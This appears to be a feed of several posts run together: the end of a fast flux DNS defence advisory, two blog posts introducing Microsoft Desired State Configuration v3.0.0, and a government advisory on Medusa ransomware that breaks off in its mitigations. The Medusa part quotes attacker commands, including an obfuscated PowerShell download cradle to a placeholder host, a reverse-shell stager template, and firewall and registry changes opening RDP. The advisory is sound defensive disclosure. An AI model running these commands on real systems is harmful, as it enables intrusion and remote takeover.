6. Develop fast flux detection algorithms to identify anomalous traffic patterns that deviate from usual network DNS behavior.

7. Monitor for signs of phishing activities, such as suspicious emails, websites, or links, and correlate these with fast flux activity. Fast flux may be used to rapidly spread phishing campaigns and to keep phishing websites online despite blocking attempts.

8. Implement customer transparency and share information about detected fast flux activity, ensuring to alert customers promptly after confirmed presence of malicious activity.

Mitigations

All organizations

To defend against fast flux, government and critical infrastructure organizations should coordinate with their Internet service providers, cybersecurity service providers, and/or their Protective DNS services to implement the following mitigations utilizing accurate, reliable, and timely fast flux detection analytics. 

Note: Some legitimate activity, such as common content delivery network (CDN) behaviors, may look like malicious fast flux activity. Protective DNS services, service providers, and network defenders should make reasonable efforts, such as allowlisting expected CDN services, to avoid blocking or impeding legitimate content.

1. DNS and IP blocking and sinkholing of malicious fast flux domains and IP addresses

  • Block access to domains identified as using fast flux through non-routable DNS responses or firewall rules.
  • Consider sinkholing the malicious domains, redirecting traffic from those domains to a controlled server to capture and analyze the traffic, helping to identify compromised hosts within the network.
  • Block IP addresses known to be associated with malicious fast flux networks.

2. Reputational filtering of fast flux enabled malicious activity

  • Block traffic to and from domains or IP addresses with poor reputations, especially ones identified as participating in malicious fast flux activity.

3. Enhanced monitoring and logging

  • Increase logging and monitoring of DNS traffic and network communications to identify new or ongoing fast flux activities.
  • Implement automated alerting mechanisms to respond swiftly to detected fast flux patterns.
  • Refer to ASD’s ACSC joint publication, Best practices for event logging and threat detection, for further logging recommendations.

4. Collaborative defense and information sharing

  • Share detected fast flux indicators (e.g., domains, IP addresses) with trusted partners and threat intelligence communities to enhance collective defense efforts. Examples of indicator sharing initiatives include CISA’s Automated Indicator Sharing or sector-based Information Sharing and Analysis Centers (ISACs) and ASD’s Cyber Threat Intelligence Sharing Platform (CTIS) in Australia.
  • Participate in public and private information-sharing programs to stay informed about emerging fast flux tactics, techniques, and procedures (TTPs). Regular collaboration is particularly important because most malicious activity by these domains occurs within just a few days of their initial use; therefore, early discovery and information sharing by the cybersecurity community is crucial to minimizing such malicious activity. [8]

5. Phishing awareness and training

  • Implement employee awareness and training programs to help personnel identify and respond appropriately to phishing attempts.
  • Develop policies and procedures to manage and contain phishing incidents, particularly those facilitated by fast flux networks.
  • For more information on mitigating phishing, see joint Phishing Guidance: Stopping the Attack Cycle at Phase One.

Network defenders

The authoring agencies encourage organizations to use cybersecurity and PDNS services that detect and block fast flux. By leveraging providers that detect fast flux and implement capabilities for DNS and IP blocking, sinkholing, reputational filtering, enhanced monitoring, logging, and collaborative defense of malicious fast flux domains and IP addresses, organizations can mitigate many risks associated with fast flux and maintain a more secure environment. 

However, some PDNS providers may not detect and block malicious fast flux activities. Organizations should not assume that their PDNS providers block malicious fast flux activity automatically and should contact their PDNS providers to validate coverage of this specific cyber threat. 

For more information on PDNS services, see the 2021 joint cybersecurity information sheet from NSA and CISA about Selecting a Protective DNS Service. [9] In addition, NSA offers no-cost cybersecurity services to Defense Industrial Base (DIB) companies, including a PDNS service. For more information, see NSA’s DIB Cybersecurity Services and factsheet. CISA also offers a Protective DNS service for federal civilian executive branch (FCEB) agencies. See CISA’s Protective Domain Name System Resolver page and factsheet for more information. 

Conclusion

Fast flux represents a persistent threat to network security, leveraging rapidly changing infrastructure to obfuscate malicious activity. By implementing robust detection and mitigation strategies, organizations can significantly reduce their risk of compromise by fast flux-enabled threats. 

The authoring agencies strongly recommend organizations engage their cybersecurity providers on developing a multi-layered approach to detect and mitigate malicious fast flux operations. Utilizing services that detect and block fast flux enabled malicious cyber activity can significantly bolster an organization’s cyber defenses. 

Works cited

[1] Intel471. Bulletproof Hosting: A Critical Cybercriminal Service. 2024. https://intel471.com/blog/bulletproof-hosting-a-critical-cybercriminal-service 

[2] Australian Signals Directorate’s Australian Cyber Security Centre. “Bulletproof” hosting providers: Cracks in the armour of cybercriminal infrastructure. 2025. https://www.cyber.gov.au/about-us/view-all-content/publications/bulletproof-hosting-providers 

[3] Logpoint. A Comprehensive guide to Detect Ransomware. 2023. https://www.logpoint.com/wp-content/uploads/2023/04/logpoint-a-comprehensive-guide-to-detect-ransomware.pdf

[4] Trendmicro. Modern Ransomware’s Double Extortion Tactic’s and How to Protect Enterprises Against Them. 2021. https://www.trendmicro.com/vinfo/us/security/news/cybercrime-and-digital-threats/modern-ransomwares-double-extortion-tactics-and-how-to-protect-enterprises-against-them

[5] Unit 42. Russia’s Trident Ursa (aka Gamaredon APT) Cyber Conflict Operations Unwavering Since Invasion of Ukraine. 2022. https://unit42.paloaltonetworks.com/trident-ursa/

[6] Recorded Future. BlueAlpha Abuses Cloudflare Tunneling Service for GammaDrop Staging Infrastructure. 2024. https://www.recordedfuture.com/research/bluealpha-abuses-cloudflare-tunneling-service 

[7] Silent Push. ‘From Russia with a 71’: Uncovering Gamaredon’s fast flux infrastructure. New apex domains and ASN/IP diversity patterns discovered. 2023. https://www.silentpush.com/blog/from-russia-with-a-71/

[8] DNS Filter. Security Categories You Should be Blocking (But Probably Aren’t). 2023. https://www.dnsfilter.com/blog/security-categories-you-should-be-blocking-but-probably-arent

[9] National Security Agency. Selecting a Protective DNS Service. 2021. https://media.defense.gov/2025/Mar/24/2003675043/-1/-1/0/CSI-SELECTING-A-PROTECTIVE-DNS-SERVICE-V1.3.PDF

Disclaimer of endorsement

The information and opinions contained in this document are provided “as is” and without any warranties or guarantees. Reference herein to any specific commercial product, process, or service by trade name, trademark, manufacturer, or otherwise, does not constitute or imply its endorsement, recommendation, or favoring by the United States Government, and this guidance shall not be used for advertising or product endorsement purposes.

Purpose

This document was developed in furtherance of the authoring cybersecurity agencies’ missions, including their responsibilities to identify and disseminate threats, and develop and issue cybersecurity specifications and mitigations. This information may be shared broadly to reach all appropriate stakeholders.

Contact

National Security Agency (NSA):

Cybersecurity and Infrastructure Security Agency (CISA):

  • All organizations should report incidents and anomalous activity to CISA via the agency’s Incident Reporting System, its 24/7 Operations Center at report@cisa.gov, or by calling 1-844-Say-CISA (1-844-729-2472). When available, please include the following information regarding the incident: date, time, and location of the incident; type of activity; number of people affected; type of equipment user for the activity; the name of the submitting company or organization; and a designated point of contact.

Federal Bureau of Investigation (FBI):

  • To report suspicious or criminal activity related to information found in this advisory, contact your local FBI field office or the FBI’s Internet Crime Complaint Center (IC3). When available, please include the following information regarding the incident: date, time, and location of the incident; type of activity; number of people affected; type of equipment used for the activity; the name of the submitting company or organization; and a designated point of contact.

Australian Signals Directorate’s Australian Cyber Security Centre (ASD’s ACSC):

  • For inquiries, visit ASD’s website at www.cyber.gov.au or call the Australian Cyber Security Hotline at 1300 CYBER1 (1300 292 371).

Canadian Centre for Cyber Security (CCCS):

New Zealand National Cyber Security Centre (NCSC-NZ):

Get started with Microsoft Desired State Configuration v3.0.0

This post was originally published on this site

This is the second post in a multi-part series about the new release of DSC.

Microsoft Desired State Configuration (DSC) v3.0.0 is a modern, cross-platform configuration
management framework designed to help administrators and developers declaratively define and enforce
system states. Whether you’re managing infrastructure, deploying applications, or automating system
configurations, DSC provides a flexible and scalable approach to configuration as code.

TIP

This post uses the following terminology:

  • DSC refers to Desired State Configuration (DSC) v3.0.0.
  • PSDSC refers to PowerShell Desired State Configuration (PSDSC) v1.1 and v2.

Installing DSC

To get started, follow these steps to install DSC on your system:

On Windows, you can install DSC from the Microsoft Store using winget. By installing from the
Store or using winget, you get automatic updates for DSC.

winget search DesiredStateConfiguration
winget install --id <insert-package-id> --source msstore

On Linux and macOS, you can install DSC using the following steps:

  1. Download the latest release from the PowerShell/DSC repository.
  2. Expand the release archive.
  3. Add the folder containing the expanded archive contents to your PATH environment variable.

Getting started with the DSC command

The dsc command operates on a configuration document or invokes specific resources to manage
settings.

Run the following command to display the dsc command help:

dsc --help
Apply configuration or invoke specific DSC resources

Usage: dsc.exe [OPTIONS] <COMMAND>

Commands:
  completer  Generate a shell completion script
  config     Apply a configuration document
  resource   Invoke a specific DSC resource
  schema     Get the JSON schema for a DSC type
  help       Print this message or the help of the given subcommand(s)

Options:
  -l, --trace-level <TRACE_LEVEL>    Trace level to use [possible values: error, warn, info, debug, trace]
  -t, --trace-format <TRACE_FORMAT>  Trace format to use [default: default] [possible values: default, plaintext, json]
  -h, --help                         Print help
  -V, --version                      Print version

Use the command to get version information.

dsc --version
dsc 3.0.0

To learn more, see the dsc command reference documentation.

Access DSC resources with dsc resource

The dsc resource command displays or invokes a specific DSC resource. The dsc resource command
contains subcommands for listing DSC resources and invoking them directly.

Use the following command to display a list of installed DSC resources.

dsc resource list
Type                                        Kind      Version  Caps      RequireAdapter  Description
----------------------------------------------------------------------------------------------------
Microsoft.DSC.Transitional/RunCommandOnSet  Resource  0.1.0    gs------                  Takes a si…
Microsoft.DSC/Assertion                     Group     0.1.0    gs--t---                  `test` wil…
Microsoft.DSC/Group                         Group     0.1.0    gs--t---                  All resour…
Microsoft.DSC/PowerShell                    Adapter   0.1.0    gs--t-e-                  Resource a…
Microsoft.Windows/RebootPending             Resource  0.1.0    g-------                  Returns in…
Microsoft.Windows/Registry                  Resource  0.1.0    gs-w-d--                  Manage Win…
Microsoft.Windows/WMI                       Adapter   0.1.0    g-------                  Resource a…
Microsoft.Windows/WindowsPowerShell         Adapter   0.1.0    gs--t---                  Resource a…

When the command includes the adapter option, dsc checks for any resource adapters with a matching
name. Classic PowerShell resources are part of the Microsoft.Windows/WindowsPowerShell adapter.

dsc resource list --adapter Microsoft.Windows/WindowsPowerShell
Partial listing

Type                                                   Kind      Version  Caps      RequireAdapter
----------------------------------------------------------------------------------------------------
PSDesiredStateConfiguration/Archive                    Resource  1.1      gs--t---  Microsoft.Windo…
PSDesiredStateConfiguration/Environment                Resource  1.1      gs--t---  Microsoft.Windo…
PSDesiredStateConfiguration/File                       Resource  1.0.0    gs--t---  Microsoft.Windo…
PSDesiredStateConfiguration/Group                      Resource  1.1      gs--t---  Microsoft.Windo…
PSDesiredStateConfiguration/GroupSet                   Resource  1.1      gs--t---  Microsoft.Windo…
PSDesiredStateConfiguration/Log                        Resource  1.1      gs--t---  Microsoft.Windo…

To learn more, see the dsc resource command reference documentation.

Manage a basic configuration

The dsc config command includes subcommands for managing the resource instances defined in a DSC
configuration document.

The following YAML configuration document calls the classic PowerShell resource WindowsFeature
from the PSDesiredStateConfiguration module to install a Windows web server (IIS) on Windows
Server.

$schema: https://raw.githubusercontent.com/PowerShell/DSC/main/schemas/2024/04/config/document.json
resources:
  - name: Use Windows PowerShell resources
    type: Microsoft.Windows/WindowsPowerShell
    properties:
      resources:
        - name: Web server install
          type: PSDesiredStateConfiguration/WindowsFeature
          properties:
            Name: Web-Server
            Ensure: Present

To set a machine to the configuration, use the dsc config set subcommand. The following example
shows how you can send the configuration document to DSCv3 using PowerShell:

Get-Content ./web.config.dsc.yaml | dsc config set

To learn more, see the dsc config command reference documentation.

Next steps

Learn more about Authoring Enhancements in Desired State Configuration v3.0.0.

Call to action

For more information about DSC v3.0, see the DSCv3 documentation. We value your feedback. Stop
by our GitHub repository and let us know of any issues you find.

Jason Helmick

Sr. Product Manager, PowerShell

The post Get started with Microsoft Desired State Configuration v3.0.0 appeared first on PowerShell Team.

Announcing Microsoft Desired State Configuration v3.0.0

This post was originally published on this site

This is the first post in a multi-part series about the new release of DSC.

We’re pleased to announce the General Availability of Microsoft’s Desired State Configuration (DSC)
version 3.0.0.

This version marks a significant evolution in cloud-native configuration management
for cross-platform environments. DSC is a declarative configuration and orchestration platform that
defines a standard way of exposing settings for applications and services. It’s a tool for managing
systems and applications by describing what they should look like rather than how to make it that
way. DSC simplifies system, service, and application management by separating what to do from how to
do it.

Benefits of DSC

  • Declarative and Idempotent: DSC configuration documents are declarative JSON or YAML files
    that define the desired state of your system in a straight-forward way. They include the instances
    of DSC resources that need configuration. DSC ensures the system matches that state, repeatedly if
    needed, without making unnecessary changes.
  • Flexible: DSC Resources define how to manage state for a particular system or application
    component. Resources can be authored in any language, not only PowerShell.
  • Cross-Platform: DSC works on Linux, macOS, and Windows without needing extra tools or
    dependencies.
  • Integratable: Designed to be easily integrated into existing configuration solutions. DSC
    returns schematized JSON objects for trace messages and command output. Tool developers and script
    authors can easily validate and parse the output for integration with other configuration tools
    and frameworks. DSC simplifies how you call it by accepting JSON from stdin for all configuration
    and resource commands. DSC resources include a manifest that defines the resource properties as a
    JSON schema and how to invoke the resource. You can reuse this definition across various
    toolchains for tighter integration with DSC.
  • Backwards compatible: This release of DSC can use all existing PowerShell 7 and Windows
    PowerShell DSC resources.

With DSC, you can:

  • Create configuration files that define how your environment should look.
  • Write DSC resources in any programming language to manage your systems and applications.
  • Invoke DSC resources to perform specific actions.
  • Define a standard way for applications and services to make their settings discoverable and
    usable. This means that you can discover and invoke resources directly, even without DSC.

Differences from PowerShell DSC

Windows PowerShell 5.1 includes PowerShell Desired State Configuration (PSDSC). We refer to as
classic DSC, which encompasses PSDSC v1.1 and v2. However, DSC can use any classic DSC resources
that exist today, including the script-based and class-based PSDSC resources. You can use PSDSC
resources in DSC with both Windows PowerShell and PowerShell.

The release of DSC is a major change to the DSC platform. DSC differs from PSDSC in a few important
ways:

  • DSC no longer includes or supports the Local Configuration Manager (LCM).
  • DSC doesn’t depend on PowerShell. You can use DSC without PowerShell installed and manage
    resources written in bash, python, C#, Go, or any other language.
  • DSC doesn’t include a local configuration manager. DSC is invoked as a command-line tool. It doesn’t
    run as a service.
  • The PSDSC configuration documents used Managed Object Format (MOF) files. Few tools were able to
    parse MOF files, especially on non-Windows platforms. DSC isn’t compatible with MOF files, but you
    can still use all existing PSDSC resources.
  • DSC is built on industry standards, such as JSON, JSON Schema, and YAML. These standards make DSC
    easier to integrate into tools and workflows compared to PSDSC.
  • DSC configuration documents are defined in JSON or YAML. The configuration documents use
    expression functions to enable dynamic values, rather than using PowerShell code to retrieve
    environment variables or join strings.
  • DSC supports supplying parameter values for configuration documents at runtime either as JSON
    or by pointing to a parameters file instead of generating a configuration MOF file before
    applying the configuration.
  • Unlike PSDSC, DSC returns strongly structured output. This structured output adheres to a
    published JSON Schema, making it easier to understand the output and to integrate it into your own
    scripts, reporting, and other tooling. When you test or set resources and configurations
    with DSC, the output tells you how a resource is out of the desired state or what DSC changed
    on your system.

Features of DSC

  • Groups: DSC supports a new resource kind that changes how DSC processes a list of resources.
    Resource authors can define their own group resources and configuration authors can use any of the
    built-in group resources.The DSC repository has an example that shows how you can group resources together and use
    the dependsOn keyword to define the order those groups are applied in a configuration.
  • Assertions: Use the Microsoft.Dsc/Assertion (a special group resource) to validate the
    environment before running the configuration.The DSC repository has an example that shows how you can use an assertion to manage a
    resource that should only run on a specific operating system.
  • Importers: DSC supports a new resource kind that pulls in a configuration from an external
    source for reuse in the current configuration document. Resource authors can define their own
    importer resources and configuration authors can use the built-in Microsoft.DSC/Include
    resource.The DSC repository has an example that shows how you can use the Microsoft.Dsc/Include
    resource to reuse a separate configuration document file, enabling you to compose a complex
    configuration from smaller, simpler configuration documents.
  • Exporting: DSC supports a new operation that resources can implement to return the list of all
    existing instances of that resource. You can use the dsc resource export command to get
    every instance of that resource on a machine. Use the dsc config export command to look up
    a set of resources and return a new configuration document containing every instance of those
    resources.
  • Configuration functions: DSC configuration documents support a set of functions that
    enable you to change how DSC processes the resources.The DSC repository has an example that shows how you can reference the output from one
    resource in the properties of another.

Support lifecycle

DSC follows semantic versioning. The first release of DSC, version 3.0.0, is a Stable release.

The first release of DSC, version 3.0.0, is a Stable release. Patch releases update the third
digit of the semantic version number. For example, 3.0.1 is a patch update to 3.0.0. Stable releases
receive patches for critical bugs and security vulnerabilities for three months after the next
Stable release. For example, version 3.0.0 is supported for three months after 3.1.0 is released.

Always update to the latest patch version of the release you’re using.

Next steps

As I mentioned at the top of this post, this was the first in a series of posts about the new DSC. For the subsequent posts:

  • DSC refers to Desired State Configuration (DSC) v3.0.0
  • PSDSC refers to PowerShell Desired State Configuration (PSDSC) v1.1 and v2

Now you are ready for the next post: Get Started with Desired State Configuration v3.0.0 (DSC)

Call to action

For more information about Desired State Configuration v3.0 (DSC), visit the
DSC documentation. We value your feedback. Stop by our GitHub repository and let us
know of any issues you find.

Jason Helmick

Sr. Product Manager, PowerShell

The post Announcing Microsoft Desired State Configuration v3.0.0 appeared first on PowerShell Team.

#StopRansomware: Medusa Ransomware

This post was originally published on this site

Summary

Note: This joint Cybersecurity Advisory is part of an ongoing #StopRansomware effort to publish advisories for network defenders detailing various ransomware variants and ransomware threat actors. These #StopRansomware advisories include recently and historically observed tactics, techniques, and procedures (TTPs) and indicators of compromise (IOCs) to help organizations protect against ransomware. Visit stopransomware.gov to see all #StopRansomware advisories and to learn more about other ransomware threats and no-cost resources.

The Federal Bureau of Investigation (FBI), Cybersecurity and Infrastructure Security Agency (CISA), and the Multi-State Information Sharing and Analysis Center (MS-ISAC) are releasing this joint advisory to disseminate known Medusa ransomware TTPs and IOCs, identified through FBI investigations as recently as February 2025. 

Medusa is a ransomware-as-a-service (RaaS) variant first identified in June 2021. As of February 2025, Medusa developers and affiliates have impacted over 300 victims from a variety of critical infrastructure sectors with affected industries including medical, education, legal, insurance, technology, and manufacturing. The Medusa ransomware variant is unrelated to the MedusaLocker variant and the Medusa mobile malware variant per the FBI’s investigation.

FBI, CISA, and MS-ISAC encourage organizations to implement the recommendations in the Mitigations section of this advisory to reduce the likelihood and impact of Medusa ransomware incidents.

Download the PDF version of this report:

For a downloadable list of IOCs, see:

AA25-071A STIX XML
(XML, 34.30 KB
)

AA25-071A STIX JSON
(JSON, 42.28 KB
)

Technical Details

Note: This advisory uses the MITRE ATT&CK® Matrix for Enterprise framework, version 16. See the MITRE ATT&CK Tactics and Techniques section of this advisory for a table of the threat actors’ activity mapped to MITRE ATT&CK tactics and techniques.

Background

The RaaS Medusa variant has been used to conduct ransomware attacks from 2021 to present. Medusa originally operated as a closed ransomware variant, meaning all development and associated operations were controlled by the same group of cyber threat actors. While Medusa has since progressed to using an affiliate model, important operations such as ransom negotiation are still centrally controlled by the developers. Both Medusa developers and affiliates—referred to as “Medusa actors” in this advisory—employ a double extortion model, where they encrypt victim data and threaten to publicly release exfiltrated data if a ransom is not paid.

Initial Access

Medusa developers typically recruit initial access brokers (IABs) in cybercriminal forums and marketplaces to obtain initial access [TA0001] to potential victims. Potential payments between $100 USD and $1 million USD are offered to these affiliates with the opportunity to work exclusively for Medusa. Medusa IABs (affiliates) are known to make use of common techniques, such as:

Discovery

Medusa actors use living off the land (LOTL) and legitimate tools Advanced IP Scanner and SoftPerfect Network Scanner for initial user, system, and network enumeration. Once a foothold in a victim network is established, commonly scanned ports include:

  • 21 (FTP)
  • 22 (SSH)
  • 23 (Telnet)
  • 80 (HTTP)
  • 115 (SFTP)
  • 443 (HTTPS)
  • 1433 (SQL database)
  • 3050 (Firebird database)
  • 3128 (HTTP web proxy)
  • 3306 (MySQL database)
  • 3389 (RDP)

Medusa actors primarily use PowerShell [T1059.001] and the Windows Command Prompt (cmd.exe) [T1059.003] for network [T1046] and filesystem enumeration [T1083] and to utilize Ingress Tool Transfer capabilities [T1105]. Medusa actors use Windows Management Instrumentation (WMI) [T1047] for querying system information.

Defense Evasion

Medusa actors use LOTL to avoid detection [TA0005]. (See Appendix A for associated shell commands observed during FBI investigations of Medusa victims.) Certutil (certutil.exe) is used to avoid detection when performing file ingress.

Actors have been observed using several different PowerShell detection evasion techniques with increasing complexity, which are provided below. Additionally, Medusa actors attempt to cover their tracks by deleting the PowerShell command line history [T1070.003].

In this example, Medusa actors use a well-known evasion technique that executes a base64 encrypted command [T1027.013] using specific execution settings.

  • powershell -exec bypass -enc <base64 encrypted command string>

In another example, the DownloadFile string is obfuscated by slicing it into pieces and referencing it via a variable [T1027].

  • powershell -nop -c $x = 'D' + 'Own' + 'LOa' + 'DfI' + 'le'; Invoke-Expression (New-Object Net.WebClient).$x.Invoke(http://<ip>/<RAS tool>.msi)

In the final example, the payload is an obfuscated base64 string read into memory, decompressed from gzip, and used to create a scriptblock. The base64 payload is split using empty strings and concatenation, and uses a format operator (-f) followed by three arguments to specify character replacements in the base64 payload.

  • powershell -nop -w hidden -noni -ep bypass &([scriptblock]::create((
  • New-Object System.IO.StreamReader(
  • New-Object System.IO.Compression.GzipStream((
  • New-Object System.IO.MemoryStream(,[System.Convert]::FromBase64String(
  • (('<base64 payload string>')-f'<character replacement 0>','<character replacement 1>', '<character replacement 2>')))),[System.IO.Compression.CompressionMode]::Decompress))).ReadToEnd()))

The obfuscated base64 PowerShell payload is identical to powerfun.ps1, a publicly available stager script that can create either a reverse or bind shell over TLS to load additional modules. In the bind shell, the script awaits a connection on local port 443 [T1071.001], and initiates a connection to a remote port 443 in the reverse shell.

In some instances, Medusa actors attempted to use vulnerable or signed drivers to kill or delete endpoint detection and response (EDR) tools [T1562.001].

FBI has observed Medusa actors using the following tools to support command and control (C2) and evade detection:

  • Ligolo.
    • A reverse tunneling tool often used to create secure connections between a compromised host and threat actor’s machine.
  • Cloudflared.
    • Formerly known as ArgoTunnel.
    • Used to securely expose applications, services, or servers to the internet via Cloudflare Tunnel without exposing them directly.

Lateral Movement and Execution

Medusa actors use a variety of legitimate remote access software [T1219]; they may tailor their choice based on any remote access tools already present in the victim environment as a means of evading detection. Investigations identified Medusa actors using remote access software AnyDesk, Atera, ConnectWise, eHorus, N-able, PDQ Deploy, PDQ Inventory, SimpleHelp, and Splashtop. Medusa uses these tools—in combination with Remote Desktop Protocol (RDP) [T1021.001] and PsExec [T1569.002]—to move laterally [TA0008] through the network and identify files for exfiltration [TA0010] and encryption [T1486]. When provided with valid username and password credentials, Medusa actors use PsExec to:

  • Copy (-c) one script from various batch scripts on the current machine to the remote machine and execute it with SYSTEM level privileges (-s).
  • Execute an already existing local file on a remote machine with SYSTEM level privileges.
  • Execute remote shell commands using cmd /c.

One of the batch scripts executed by PsExec is openrdp.bat, which first creates a new firewall rule to allow inbound TCP traffic on port 3389:

  • netsh advfirewall firewall add rule name="rdp" dir=in protocol=tcp localport=3389 action=allow

Then, a rule to allow remote WMI connections is created:

  • netsh advfirewall firewall set rule group="windows management instrumentation (wmi)" new enable=yes

Finally, the registry is modified to allow Remote Desktop connections:

  • reg add "HKLMSYSTEMCurrentControlSetControlTerminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f

Mimikatz has also been observed in use for Local Security Authority Subsystem Service (LSASS) dumping [T1003.001] to harvest credentials [TA0006] and aid lateral movement.

Exfiltration and Encryption

Medusa actors install and use Rclone to facilitate exfiltration of data to the Medusa C2 servers [T1567.002] used by actors and affiliates. The actors use Sysinternals PsExec, PDQ Deploy, or BigFix [T1072] to deploy the encryptor, gaze.exe, on files across the network—with the actors disabling Windows Defender and other antivirus services on specific targets. Encrypted files have a .medusa file extension. The process gaze.exe terminates all services [T1489] related to backups, security, databases, communication, file sharing and websites, then deletes shadow copies [T1490] and encrypts files with AES-256 before dropping the ransom note. The actors then manually turn off [T1529] and encrypt virtual machines and delete their previously installed tools [T1070].

Extortion

Medusa RaaS employs a double extortion model, where victims must pay [T1657] to decrypt files and prevent further release. The ransom note demands victims make contact within 48 hours via either a Tor browser based live chat, or via Tox, an end-to-end encrypted instant-messaging platform. If the victim does not respond to the ransom note, Medusa actors will reach out to them directly by phone or email. Medusa operates a .onion data leak site, divulging victims alongside countdowns to the release of information. Ransom demands are posted on the site, with direct hyperlinks to Medusa affiliated cryptocurrency wallets. At this stage, Medusa concurrently advertises sale of the data to interested parties before the countdown timer ends. Victims can additionally pay $10,000 USD in cryptocurrency to add a day to the countdown timer.

FBI investigations identified that after paying the ransom, one victim was contacted by a separate Medusa actor who claimed the negotiator had stolen the ransom amount already paid and requested half of the payment be made again to provide the “true decryptor”— potentially indicating a triple extortion scheme.

Indicators of Compromise

Table 1 lists the hashes of malicious files obtained during investigations.

Table 1: Malicious Files
Files Hash (MD5) Description
!!!READ_ME_MEDUSA!!!.txt Redacted Ransom note file
openrdp.bat 44370f5c977e415981febf7dbb87a85c Allows incoming RDP and remote WMI connections
pu.exe 80d852cd199ac923205b61658a9ec5bc Reverse shell

Table 2 includes email addresses used by Medusa actors to extort victims; they are exclusively used for ransom negotiation and contacting victims following compromise. These email addresses are not associated with phishing activity conducted by Medusa actors.

Table 2: Medusa Email Addresses
Email Addresses Description
key.medusa.serviceteam@protonmail.com Used for ransom negotiation
medusa.support@onionmail.org Used for ransom negotiation
mds.svt.breach@protonmail.com Used for ransom negotiation
mds.svt.mir2@protonmail.com Used for ransom negotiation
MedusaSupport@cock.li Used for ransom negotiation

MITRE ATT&CK Tactics and Techniques

See Table 3Table 11 for all referenced threat actor tactics and techniques in this advisory. For assistance with mapping malicious cyber activity to the MITRE ATT&CK framework, see CISA and MITRE ATT&CK’s Best Practices for MITRE ATT&CK Mapping and CISA’s Decider Tool.

Table 3: Initial Access
Technique Title ID Use
Exploit Public-Facing Application T1190 Medusa actors exploited unpatched software or n-day vulnerabilities through common vulnerabilities and exposures.
Initial Access TA0001 Medusa actors recruited initial access brokers (IABS) in cybercriminal forums and marketplaces to obtain initial access.
Phishing T1566 Medusa IABS used phishing campaigns as a primary method for delivering ransomware to victims.
Table 4: Defense Evasion
Technique Title ID Use
Indicator Removal: Clear Command History T1070.003 Medusa actors attempt to cover their tracks by deleting the PowerShell command line history.
Obfuscated Files or Information: Encrypted/Encoded File T1027.013 Medusa actors use a well-known evasion technique that executes a base64 encrypted command.
Obfuscated Files or Information T1027 Medusa actors obfuscated a string by slicing it into pieces and referencing it via a variable.
Indicator Removal T1070 Medusa actors deleted their previous work and tools installed. 
Impair Defenses: Disable or Modify Tools T1562.001 Medusa actors killed or deleted endpoint detection and response tools.
Table 5: Discovery
Technique Title ID Use
Network Service Discovery T1046 Medusa actors utilized living of the land techniques to perform network enumeration.
File and Directory Discovery T1083 Medusa actors utilized Windows Command Prompt for filesystem enumeration.
Network Share Discovery T1135 Medusa actors queried shared drives on the local system to gather sources of information.
System Network Configuration Discovery T1016 Medusa actors used operating system administrative utilities to gather network information.
System Information Discovery T1082 Medusa actors used the command systeminfo to gather detailed system information.
Permission Groups Discovery: Domain Groups T1069.002 Medusa actors attempt to find domain-level group and permission settings.
Table 6: Credential Access
Technique Title ID Use
Credential Access TA0006 Medusa actors harvest credentials with tools like Mimikatz to gain access to systems.
OS Credential Dumping: LSASS Memory T1003.001 Medusa actors were observed accessing credential material stored in process memory or Local Security Authority Subsystem Service (LSASS) using Mimkatz.
Table 7: Lateral Movement and Execution
Technique Title ID Use
Lateral Movement TA0008 Medusa actors performed techniques to move laterally without detection once they gained initial access.
Command and Scripting Interpreter: PowerShell T1059.001 Medusa actors used PowerShell, a powerful interactive command-line interface and scripting environment for ingress, network, and filesystem enumeration.
Command and Scripting Interpreter: Windows Command Shell T1059.003 Medusa actors used Windows Command Prompt—which can be used to control almost any aspect of a system—for ingress, network, and filesystem enumeration. 
Software Deployment Tools T1072 Medusa Actors used PDQ Deploy and BigFix to deploy the encryptor on files across the network.
Remote Services: Remote Desktop Protocol T1021.001 Medusa actors used Remote Desktop Protocol (RDP), a common feature in operating systems, to log into an interactive session with a system and move laterally.
System Services T1569.002 Medusa actors used Sysinternals PsExec to deploy the encryptor on files across the network.
Windows Management Instrumentation T1047 Medusa actors abused Windows Management Instrumentation to query system information.
Table 8: Exfiltration and Encryption
Technique Title  ID Use
Exfiltration TA0010 Medusa actors identified files to exfiltrate out of victim networks.
Exfiltration Over Web Service: Exfiltration to Cloud Storage T1567.002 Medusa actors used Rclone to facilitate exfiltration of data to the Medusa C2 servers.
Table 9: Command and Control
Technique Title ID Use
Ingress Tool Transfer T1105 Medusa actors used PowerShell, Windows Command Prompt, and certutil for file ingress.
Application Layer Protocol: Web Protocols  T1071.001 Medusa actors communicate using application layer protocols associated with web traffic. In this case, Medusa actors used scripts that created reverse or bind shells over port 443: HTTPS.
Remote Access Software T1219 Medusa actors used remote access software to move laterally through the network.
Table 10: Persistence
Technique Title ID Use
Create Account T1136.002 Medusa actors created a domain account to maintain access to victim systems.
Table 11: Impact
Technique Title ID Use
Data Encrypted for Impact T1486 Medusa identified and encrypted data on target systems to interrupt availability to system and network resources.
Inhibit System Recovery T1490 The process gaze.exe terminates all services then deletes shadow copies and encrypts files with AES-256 before dropping the ransom note.
Financial Theft T1657 Victims must pay to decrypt files and prevent further release by Medusa actors.
System Shutdown/Reboot T1529 Medusa actors manually turned off and encrypted virtual machines.
Service Stop T1489 The process gaze.exe terminates all services related to backups, security, databases, communication, file sharing, and websites,

Mitigations

FBI, CISA, and MS-ISAC recommend organizations implement the mitigations below to improve cybersecurity posture based on threat actors’ activity. These mitigations align with the Cross-Sector Cybersecurity Performance Goals (CPGs) developed by CISA and the National Institute of Standards and Technology (NIST). The CPGs provide a minimum set of practices and protections that CISA and NIST recommend all organizations implement. CISA and NIST based the CPGs on existing cybersecurity frameworks and guidance to protect against the most common and impactful threats, tactics, techniques, and procedures. Visit CISA’s CPGs webpage for more information on the CPGs, including additional recommended baseline protections.

  • Implement a recovery plan to maintain and retain multiple copies of sensitive or proprietary data and servers in a physically separate, segmented, and secure location (e.g., hard drive, storage device, the cloud) [CPG 2.F, 2.R, 2.S].
  • Require all accounts with password logins (e.g., service accounts, admin accounts, and domain admin accounts) to comply with NIST’s standards. In particular, require employees to use long passwords and consider not requiring frequently recurring password changes, as these can weaken security [CPG 2.C].
  • Require multifactor authentication for all services to the extent possible, particularly for webmail, virtual private networks, and accounts that access critical systems [CPG 2.H].
  • Keep all operating systems, software, and firmware up to date. Timely patching is one of the most efficient and cost-effective steps an organization can take to minimize its exposure to cybersecurity threats. Prioritize patching known exploited vulnerabilities in internet-facing systems [CPG 1.E].
